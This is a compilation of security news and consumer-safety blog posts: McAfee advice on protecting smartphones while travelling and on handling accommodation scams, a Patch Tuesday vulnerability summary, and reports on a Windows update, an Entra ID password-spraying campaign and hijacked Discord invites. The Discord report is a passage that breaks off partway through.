Summer is synonymous with vacations, a time when families pack their bags, grab their sunscreen, and embark on exciting adventures. In the digital age, smartphones have become an indispensable part of our lives, serving as cameras, maps, entertainment hubs, and communication tools. While these devices enhance our travel experiences, they also become prime targets for theft or damage while we're away from home. From keeping us connected with family and friends, assisting in navigation, capturing moments, to even helping us with language translation – it is a device of many conveniences. However, when you bring your smartphone while vacationing, like any other valuable item, it becomes a target for theft and damage. Not to mention the potential for high roaming charges.

Don't let the fear of losing or damaging your valuable devices dampen your vacation spirit! By taking some simple precautions and implementing effective strategies, you can ensure that your family's smartphones remain safe and secure throughout your travels. In this blog post, we'll share essential

tips and tricks for safeguarding your devices, so you can focus on creating unforgettable memories without any tech-related worries. This article will provide you with tips on how to protect your family's smartphones while on vacation. We will cover strategies like enabling security settings, backing up data, checking for travel insurance policies, and utilizing helpful apps. Ensuring the safety of your devices will make your vacation more enjoyable and worry-free.

Smartphone Safety During Vacation

Traveling without smartphones seems almost impossible. However, having them on vacation puts them at risk. In tourist hotspots, where distractions are many, it is easy to lose or have your device stolen. Moreover, using public Wi-Fi networks can expose your smartphone to cyber attacks.

Therefore, it is vital to be proactive in securing both your smartphones and the data they contain. Not only will it save you from the high costs of replacing a lost or damaged phone, but it also prevents potential misuse of personal and financial information. Implementing even just a few of these safety measures can help ensure your family's smartphones are well-protected during your vacation. So let's dive into the practical steps you can take.

Step 1: How To Protect Your Smartphone

1. **Invest in Protective Gear:** Equipping each device with a sturdy case and screen protector can significantly reduce the risk of damage due to accidental drops or impacts.
2. **Protect Your Devices:** Whether you protect yours through a mobile security app or as part of the multi-device coverage that comes with your comprehensive security software, mobile protection can alert you of threats and unsecured networks while also adding in the protection of a VPN.
3. **Regularly Backup Data:** Back up photos, contacts, and other essential data to cloud storage or a computer. This ensures that precious memories and information are not lost in case of theft or damage.
4. **Enable Tracking Features:** Activate "Find My Phone" or similar features on each device. These tools can help locate a lost or stolen device and even remotely erase its data if necessary.
5. **Exercise Caution with Public Wi-Fi:** Public Wi-Fi networks can be vulnerable to hackers. Avoid using them for sensitive activities like online banking. If necessary, utilize a Virtual Private Network (VPN) for added security.
6. **Establish Phone Usage Guidelines:** Discuss responsible phone use with children, setting clear expectations and limitations. Encourage them to unplug and fully engage in the vacation experience.
7. **Designate a Secure Storage Location:** Establish a designated area in your hotel room or vacation rental for storing phones when not in use. This prevents misplacement and reduces the risk of theft.
8. **Maintain a Low Profile:** Avoid openly displaying expensive devices, particularly in crowded areas or unfamiliar surroundings. Discreetness can deter potential thieves.
9. **Consider Insurance Coverage:** Depending on your existing insurance policies, you may have coverage for mobile devices. Alternatively, explore dedicated device insurance for added protection.
10. **Prioritize Family Time:** Remember, the primary purpose of vacation is to connect with loved ones and create lasting memories. Encourage everyone to put down their phones and fully immerse themselves in the experience.

Step 2: Protecting Your Smartphone Physically

The first layer of protection for your phone should be a physical one. It starts with investing in a good quality, durable phone case. A waterproof case is always a good idea, especially if you're planning on vacationing near the beach or a pool. A screen protector can also keep your screen from shattering or getting scratched. Remember, you're more likely to drop your phone while on vacation as you juggle through maps, travel apps, and numerous photo opportunities.

Another aspect of physical protection is to be mindful of where you store your phone. Avoid leaving it in plain sight or unattended, which could invite potential thieves. Instead, carry it in a secure, zipped pocket or bag. If you're staying at a hotel, consider using the safe to store your phone when not in use. Most importantly, be aware of your surroundings and keep your phone safely tucked away in crowded places.

Step 3: Data Protection and Privacy

Safeguarding your phone is not just about protecting the physical device—your personal and sensitive data deserves protection too. Before you leave for your vacation, make sure that your phone is password-protected. Optimally, use a complex password, fingerprint, or face recognition feature instead of a simple four-digit PIN. This singular step can deter any prying eyes from accessing your information if your phone is lost or stolen.

Ensure your phone's software is up to date. Regular updates not only enhance the device's performance but also incorporate vital security patches, fortifying its defenses against potential threats like malware. By staying vigilant and keeping your phone's software current, you contribute to a more secure environment, minimizing the risk of unauthorized eyes accessing your valuable information in the event of a loss or theft.

Step 4: Backup Your Data

Backing up your smartphone's data before leaving for vacation can save you from a lot of stress. In case of loss, theft, or damage, having a backup ensures that you won't lose your cherished photos, contacts, and other essential data. Most smartphones allow you to back up your data to the cloud. Make sure to do this over a safe, secure network and not on public Wi-Fi.

For Android users, Google provides an automatic backup service for things like app data, call history, and settings. You can check if this feature is enabled on your phone by going to the Google Drive App and checking in the Backups section. For iPhone users, iCloud Backup can help save most of your data and settings. To enable it, go to Settings, tap on your name, then tap iCloud and scroll down to tap iCloud Backup.

Step 5: Understand and Manage Roaming Charges

Without proper management, staying connected while abroad can result in expensive roaming charges. Before you leave, check with your mobile provider to understand the costs associated with using your phone abroad. Some providers offer international plans that you can temporarily switch to for your vacation. If your provider's charges are too high, consider purchasing a local SIM card once you arrive at your destination or use an international data package.

Another way to avoid roaming charges is by using Wi-Fi. Most hotels, cafes, and many public spaces have free Wi-Fi available. However, again, public Wi-Fi is not always safe. So, avoid accessing sensitive information such as bank accounts, and before traveling, download maps and essential content before traveling to reduce the need for constant data usage. This is especially helpful for navigation apps. To protect your data in such situations, it's advisable to use a Virtual Private Network (VPN).

Step 6: Utilize Helpful Apps

Several apps can help protect your phone and its data during your vacation. Most smartphone operating systems offer a "Find My Phone" feature that can locate, lock, or erase your device if it is lost or stolen. Make sure this feature is enabled before you leave.

Again, antivirus apps can provide an extra layer of protection against virus and malware threats. Password manager apps can help you create and store complex, unique passwords for your accounts to enhance security.

VPN apps can protect your data from being intercepted when using public Wi-Fi networks. There are also apps that monitor your data usage and can alert you if you're near your limit to avoid unexpected charges. Research and install these apps prior to your vacation for added security and peace of mind.

Final Thoughts

Your family's smartphones are essential travel companions that deserve as much protection as any other valuable item during your vacation. By physically safeguarding the device, securing your data, backing up regularly, understanding roaming charges, and utilizing productive apps, you can enjoy a worry-free vacation. Remember, in the event of a mishap, having travel insurance can provide an extra layer of financial protection. So, before setting off, review your policy and check if it covers lost or stolen devices. In the end, preparation is key, so take the time to implement these safety measures and enjoy your vacation with peace of mind.

Above and beyond security settings and software, there's you. Get in the habit of talking with your child for a sense of what they're doing online. As a mom, I like to ask them about their favorite games, share some funny TikTok clips or cute photos with them, and generally make it a point to be a part of their digital lives. It's great, because it gives you peace of mind knowing what types of things they are doing or interactions they are having online.

Source: <https://www.mcafee.com/blogs/family-safety/travel-smart-protecting-your-familys-smartphones-while-on-vacation/>

13. Microsoft Patch Tuesday for June 2025 — Snort rules and prominent vulnerabilities

Update 6/12/2025: Microsoft released an additional CVE (CVE-2025-32717). Details and SIDs have been reflected to include this additional vulnerability.

Microsoft has released its monthly security update for June 2025, which includes 66 vulnerabilities affecting a range of products, including 10 that Microsoft marked as “critical.”

In this month's release, none of the included vulnerabilities have been observed by Microsoft being actively exploited in the wild. Out of eleven "critical" entries, nine are remote code execution (RCE) vulnerabilities in Microsoft Windows services and applications including Microsoft Windows Remote Desktop Service, Windows Schannel (Secure Channel), KDC Proxy service, Microsoft Office, Word and SharePoint server. There are two elevation of privilege vulnerabilities affecting Windows NetLogon and Power Automate.

CVE-2025-32710 is the RCE vulnerability in Windows Remote Desktop Services and is given CVSS 3.1 score of 8.1. Successful exploitation of this vulnerability requires an attacker to win a race condition. An attacker could successfully exploit this vulnerability by attempting to connect to a system with the Remote Desktop Gateway role, triggering the race condition to a use-after-free scenario, and then leveraging this to execute arbitrary code. Microsoft has assessed that the attack complexity is “high,” and exploitation is “less likely.”

CVE-2025-29828 is an RCE vulnerability in Windows Schannel (Secure Channel), a security support provider (SSP) in the Windows operating system that implements Secure Sockets layer (SSL) and Transport Layer Security (TLS) Protocols. It is part of the Security Support Provider Interface (SSPI) and is used to secure network communications. Microsoft noted that a missing release of memory by Windows Cryptographic Services could trigger this vulnerability, allowing an unauthorized attacker to execute code over a network. An attacker can exploit this vulnerability through the malicious use of fragmented ClientHello messages to a target server that accepts TLS connections. Microsoft has assessed that the attack complexity is “high”, and exploitation is “less likely”.

CVE-2025-33071 is the RCE vulnerability in Windows KDC Proxy Service (KPSSVC) given CVSS 3.1 score of 8.1. To successfully exploit this vulnerability, an unauthenticated attacker could use a specially crafted application to leverage a cryptographic protocol vulnerability in Kerberos Key Distribution Center Proxy Service to perform remote code execution against the target. Microsoft has noted that this vulnerability only affects Windows servers that are configured as a Kerberos key Distribution Center (KDC) Proxy Protocol server, and Domain controllers are not affected. Microsoft has assessed that the attack complexity is “high”, and exploitation is “more likely”.

CVE-2025-47172 is the RCE vulnerability in Microsoft SharePoint server given CVSS 3.1 score of 8.8. Microsoft noted that this vulnerability in Microsoft Office SharePoint is due to improper neutralization of special elements used in a SQL command which would allow an authorized attacker to execute code over a network. To exploit this vulnerability an authenticated attacker in a network-based attack, with a minimum of Site Member permission, could execute arbitrary code remotely on the SharePoint server. Microsoft has assessed that the attack complexity is “low,” and exploitation is “less likely.”

CVE-2025-47162, CVE-2025-47164, CVE-2025-47167 and CVE-2025-47953 are RCE vulnerabilities in Microsoft Office. The vulnerabilities CVE-2025-47164 and CVE-2025-47953 are “use after free” (UAF) vulnerabilities that occur when Microsoft Office tries to access memory that has already been freed. CVE-2025-47162 is a heap-based buffer overflow in Microsoft Office and the CVE-2025-47167 is a “type confusion” vulnerability which is triggered when Microsoft Office interprets a block of memory as the wrong data type. An unauthorized attacker exploits these vulnerabilities and executes arbitrary code on the victim's machine. Microsoft has assessed that for CVE-2025-47162, CVE-2025-47164 and CVE-2025-47167, the attack complexity is “low,” and exploitation is “more likely.” For CVE-2025-47953, the attack complexity is “low,” and exploitation is “less likely.”

CVE-2025-32717 is the RCE vulnerability in Microsoft Word given CVSS 3.1 score of 8.4. This vulnerability is triggered when Microsoft Word writes more data to a memory buffer located on the memory heap than it can hold — a heap-based buffer overflow which could allow an unauthorized attacker to execute arbitrary code. Microsoft has assessed that the attack complexity is “low,” and exploitation is “more likely.”

Microsoft listed two critical elevations of privilege vulnerabilities.

CVE-2025-33070 is an elevation of privilege critical vulnerability in Windows Netlogon. An attacker could exploit the vulnerability by leveraging an authentication bypass in the Windows Netlogon service using uninitialized resources. An attacker, by successfully exploiting this vulnerability, could gain domain administrator privileges. Microsoft has assessed that the attack complexity is “high,” and exploitation is “more likely.”

Microsoft noted that the CVE-2025-47966 is a critical elevation of privilege vulnerability in Power Automate in the Windows OS. Power Automate is a Microsoft tool for automating repetitive tasks and business processes across different applications and services. This vulnerability in Power Automate exposed sensitive information to an unauthorized actor, allowing privilege escalation over a network. Microsoft has reported that this vulnerability with CVSS 3.1 base score of 9.8 has been fully mitigated and no further action is required by the users.

Talos would also like to highlight the following “important” vulnerabilities as Microsoft has determined that exploitation is “more likely:”

- CVE-2025-32713 - Windows Common Log File System Driver Elevation of Privilege Vulnerability.
- CVE-2025-32714 - Windows Installer Elevation of Privilege Vulnerability.
- CVE-2025-47962 - Windows SDK Elevation of Privilege Vulnerability.

A complete list of all the other vulnerabilities Microsoft disclosed this month is available on its update page.

In response to these vulnerability disclosures, Talos is releasing a new Snort ruleset that detects attempts to exploit some of them. Please note that additional rules may be released at a future date, and current rules are subject to change pending additional information. Cisco Security Firewall customers should use the latest update to their ruleset by updating their SRU. Open-source Snort Subscriber Ruleset customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

The rules included in this release that protect against the exploitation of many of these vulnerabilities are 55802, 56290, 65030-65043, 65049-65050. There are also these Snort 3 rules: 301220, 301250-301256.

Source: <https://blog.talosintelligence.com/microsoft-patch-tuesday-june-2025/>

14. Microsoft creates separate Windows 11 24H2 update for incompatible PCs

Microsoft confirmed on Tuesday that it's pushing a revised security update targeting some Windows 11 24H2 systems incompatible with the initial update released during this month's Patch Tuesday.

"This update is being gradually rolled out to devices running Windows 11, version 24H2. We've identified a compatibility issue affecting a limited set of these devices," the company said in a Twitter thread.


"If your device is affected, you'll receive a revised update with all the June 2025 security improvements in the near term."

In a message center update on Tuesday, Redmond added that "the June 2025 security update is fully available for all other supported versions of Windows."

Microsoft has yet to disclose the hardware or software configurations affected by the compatibility issue that prompted the release of a revised security update and how the affected PCs were impacted after installing this month's Patch Tuesday cumulative updates.

Also, the company didn't share if this was the first time it released a revised Patch Tuesday update to address compatibility issues and if this is something customers can expect from Microsoft in the future.

A Microsoft spokesperson was not immediately available for comment when contacted by BleepingComputer earlier today.



On Tuesday, Microsoft released security updates (KB5060842 and KB5060999) for 66 vulnerabilities in Windows 11 24H2 and 23H2, including one actively exploited Web Distributed Authoring and Versioning (WebDAV) zero-day (CVE-2025-33053) and a publicly disclosed Windows SMB privilege escalation flaw.

This month's Patch Tuesday Windows updates addressed ten critical vulnerabilities, eight allowing attackers to gain remote code execution on unpatched devices and two enabling them to escalate privileges.

KB5060842 also resolves a Windows Hello issue preventing users from signing in with self-signed certificates and extends system restore points availability up to 60 days on Windows 11 24H2 devices, while KB5060999 fixes a graphics support issue blocking Remote Desktop connections with "session has ended" and "remote desktop connection cannot be established" errors.

The same day, Microsoft released the KB5060533 Windows 10 22H2 cumulative update, which brings seconds back to the time shown in the Calendar flyout and fixes an issue causing Hyper-V virtual machines with Windows 10, Windows 11, and Windows Server to freeze or restart unexpectedly.


Source: <https://www.bleepingcomputer.com/news/microsoft/microsoft-creates-separate-windows-11-24h2-update-for-incompatible-pcs/>

15. Password-spraying attacks target 80,000 Microsoft Entra ID accounts

Hackers have been using the TeamFiltration pentesting framework to target more than 80,000 Microsoft Entra ID accounts at hundreds of organizations worldwide.

The campaign started last December and has successfully hijacked multiple accounts, say researchers at cybersecurity company Proofpoint, who attribute the activity to a threat actor called UNK_SneakyStrike.

According to the researchers, the peak of the campaign happened on January 8, when it targeted 16,500 accounts in a single day. Such sharp bursts were followed by several days of inactivity.



Volume of attacks launched by UNK_SneakyStrike

Source: Proofpoint

TeamFiltration is a cross-platform framework for enumerating, spraying, exfiltrating, and backdooring O365 EntraID accounts. It was published in 2022 by TrustedSec red-team researcher Melvin Langvik.

In the UNK_SneakyStrike campaign that Proofpoint observed, TeamFiltration plays a central role in facilitating large-scale intrusion attempts.


The researchers report that the threat actor targets all users in small tenants, while in the case of larger one UNK_SneakyStrike selects only users from a subset.

"Since December 2024, UNK_SneakyStrike activity has affected over 80,000 targeted user accounts across hundreds of organizations, resulting in several cases of successful account takeover," Proofpoint explains.

The researchers linked the malicious activity to TeamFiltration after identifying a rare user agent the tool uses, as well as matching OAuth client IDs hardcoded in the tool's logic.

Other telltale signs include access patterns to incompatible applications and the presence of an outdated snapshot of Secureworks' FOCI project embedded in TeamFiltration code.

The attackers used AWS servers across multiple regions to launch the attacks, and used a 'sacrificial' Office 365 account with a Business Basic license to abuse Microsoft Teams API for account enumeration.



Volume of attacks launched by UNK_SneakyStrike

Source: Proofpoint

Most of the attacks originate from IP addresses located in the United States (42%), followed by Ireland (11%) and the UK (8%).

Organizations should block all IPs listed in Proofpoint's indicators of compromise section, and create detection rules for the TeamFiltration user agent string.

Apart from that, it is recommended to enable multi-factor authentication for all users, enforce OAuth 2.0, and use conditional access policies in Microsoft Entra ID.

Source: <https://www.bleepingcomputer.com/news/security/password-spraying-attacks-target-80-000-microsoft-entra-id-accounts/>

16. What to Do If You Book a Hotel or Airbnb and It Turns Out to Be a Scam

Summer vacation season is upon us, and millions of families are booking accommodations for their dream getaways. But with the surge in travel bookings comes an unfortunate reality: accommodation scams are on the rise, and they're becoming increasingly sophisticated. As a cybersecurity professional, I've seen how devastating these scams can be—not just financially, but emotionally, when your family vacation turns into a nightmare.

The good news? With the right knowledge and proactive measures, you can protect yourself and your family from these predators. Even better, if you do fall victim to a scam, there are specific steps you can take to minimize the damage and potentially recover your losses.

The Harsh Reality: Travel Scams Are Exploding

Travel accommodation fraud has skyrocketed in recent years. Scammers have become expert at creating convincing fake listings on legitimate platforms like Airbnb, Booking.com, and even creating entirely fraudulent websites that mimic well-known hotel chains. They steal photos from real properties, craft compelling descriptions, and even create fake reviews to lure unsuspecting travelers.

What makes these scams particularly insidious is the emotional investment. You're planning a special family vacation, perhaps saving for months, and the excitement of finding what seems like the "perfect" place clouds your judgment. Scammers exploit this vulnerability ruthlessly.

Red Flags: How to Spot a Scam Before You Book

I can tell you that prevention is always your best defense. Here are the warning signs that should make you pause before clicking "book now":

Price Red Flags:

- Prices are significantly below market rate for the area
- Requests for payment outside the platform (via wire transfer, gift cards, or cryptocurrency)
- Demands for large upfront payments or full payment before arrival
- No clear cancellation policy or unreasonably strict terms

Property Red Flags:

- Limited or professional-looking photos that seem too perfect
- No street address provided, only general area descriptions
- Lack of recent reviews or reviews that seem fake (overly generic language)
- No contact information for the property beyond the initial booking contact

Booking Site Red Flags:

- Websites with recent domain registration dates
- No secure payment processing (look for “https” and padlock icons)
- Missing contact information, terms of service, or privacy policies
- Unprofessional website design or broken links

Immediate Action Steps If You Discover a Scam

If you’ve fallen victim to an accommodation scam, time is critical. Here’s what you need to do immediately:

Step 1: Document Everything (First 24 Hours)

- Screenshot all communications, listings, confirmation emails, and payment receipts
- Save any photos or descriptions from the original listing
- Note exact dates, times, and methods of all communications
- Create a detailed timeline of events

Step 2: Contact Your Financial Institution (Immediately)

- Call your credit card company or bank to report the fraudulent charge
- Request a chargeback or dispute the transaction
- Ask to have your card frozen if you suspect further unauthorized access
- Credit cards generally offer better fraud protection than debit cards

Step 3: Report to the Platform (Within 24-48 Hours)

- Contact the booking platform’s customer service immediately
- Provide all documentation you’ve gathered
- Follow their specific fraud reporting procedures
- Keep detailed records of all customer service interactions

Step 4: File Official Reports (Within 72 Hours)

- Report to the Federal Trade Commission (FTC) at [ReportFraud.ftc.gov](https://www.ftc.gov/report-fraud)
- File a complaint with the Internet Crime Complaint Center (IC3.gov)
- Contact local law enforcement if substantial money is involved
- Report to your state’s attorney general’s office

Step 5: Monitor Your Accounts and Identity

- Check all bank and credit card statements for unauthorized charges
- Review your credit reports for any suspicious activity
- Change passwords for any accounts that might have been compromised
- Set up fraud alerts with credit bureaus
- Long-Term Recovery and Protection Strategies

- Beyond immediate damage control, you need to think about long-term protection for you and your family. This is where comprehensive digital protection becomes crucial.

How McAfee Can Protect Your Family from Travel Scams

One of the most effective ways to protect your family from travel scams and other online threats is to implement comprehensive digital protection. Solutions like McAfee's family protection plans offer multiple layers of security that work together to keep scammers at bay.

Modern family protection services provide several key features that directly combat travel scams:

Real-Time Scam Protection: Advanced scam detection technology automatically identifies and blocks fraudulent websites, phishing emails, and suspicious links before you interact with them. This means if you accidentally click on a fake booking site, the protection software will warn you before you enter any personal information.

Secure VPN for Travel Research: When researching accommodations on public Wi-Fi networks (like those in airports or coffee shops), a VPN encrypts your connection, preventing scammers from intercepting your personal information or redirecting you to fake websites.

Financial Transaction Monitoring: Comprehensive protection plans monitor your bank accounts and credit cards for unusual activity (US only), sending immediate alerts if suspicious transactions occur. This early warning system can help you catch fraudulent charges within hours rather than weeks.

Identity Monitoring and Dark Web Surveillance: These services continuously scan the dark web and other sources where stolen personal information is traded, alerting you if your data appears in places it shouldn't. This is particularly valuable since accommodation scammers often sell stolen personal information to other criminals.

Personal Data Cleanup: Many protection services help identify and remove your personal information from data broker sites that scammers often use to research potential victims and make their approaches more convincing.

For families, comprehensive protection plans typically cover up to six family members, providing each person with their own monitoring and protection while giving parents oversight of their children's online activities. With identity theft coverage up to \$2 million per family and 24/7 restoration assistance, these services provide both prevention and recovery support.

The Bottom Line: Protection Is Worth the Investment

Twenty years in cybersecurity has taught me that the cost of prevention is always less than the cost of recovery. Whether it's taking time to properly research accommodations, investing in comprehensive family protection software, or educating your family about scam tactics, these upfront investments pay dividends in peace of mind and financial security.

Travel scams prey on our excitement and trust during what should be joyful family times. By staying vigilant, using proper protection tools, and knowing how to respond quickly if something goes wrong, you can ensure your family's summer vacation memories are made for all the right reasons.

Remember: legitimate accommodation providers want to build trust and will readily provide verification. If anyone pressures you to skip verification steps or pay through unusual methods, walk

away. Your family's safety and financial security are worth more than any "deal" that seems too good to be true.

Safe travels, and remember—the best vacation is one where the only surprises are pleasant ones.

Source: <https://www.mcafee.com/blogs/internet-security/what-to-do-if-you-book-a-hotel-or-airbnb-and-it-turns-out-to-be-a-scam/>

17. Discord flaw lets hackers reuse expired invites in malware campaign

Hackers are hijacking expired or deleted Discord invite links to redirect users to malicious sites that deliver remote access trojans and information-stealing malware.

The campaign relies on a flaw in the Discord invitation system to leverage multi-stage infections that evade multiple antivirus engines.

"Reviving" expired Discord invites


Discord invite links are URLs that allow someone to join a specific Discord server. They contain an invite code, which is a unique identifier that grants access to a server and can be temporary, permanent, or custom - vanity links available to 'level 3' servers paying for special perks.

As part of the perks for level 3 Discord servers, administrators can create a personalized invite code. For regular servers, Discord generates random invite links automatically and the chance of one repeating itself is very low.

However, hackers noticed that when a level 3 server loses its boost status, the custom invite code becomes available and can be reclaimed by another server.

Researchers at cybersecurity company Check Point say that this is also true in the case of expired temporary invites or deleted permanent invitation links.

They say that "the mechanism for creating custom invite links surprisingly lets you reuse expired temporary invite codes, and, in some cases, deleted permanent invite codes."



Hijacking a temporary invite code (top) and reusing it in a vanity link (bottom)

Source: Check Point

Additionally, the researchers say that Discord's faulty mechanism does not modify the expiration time of an already generated temporary invitation code when reusing it as a permanent invitation link.

"Users often mistakenly believe that by simply checking this box, they have made the existing invite permanent (and it was this misunderstanding that was exploited in the attack we observed)" - Check Point

An invite code with lowercase letters and digits cannot be registered as long as it is active. However, if the code has uppercase letters, it can be reused in vanity links with lowercase, even if the original is still valid.

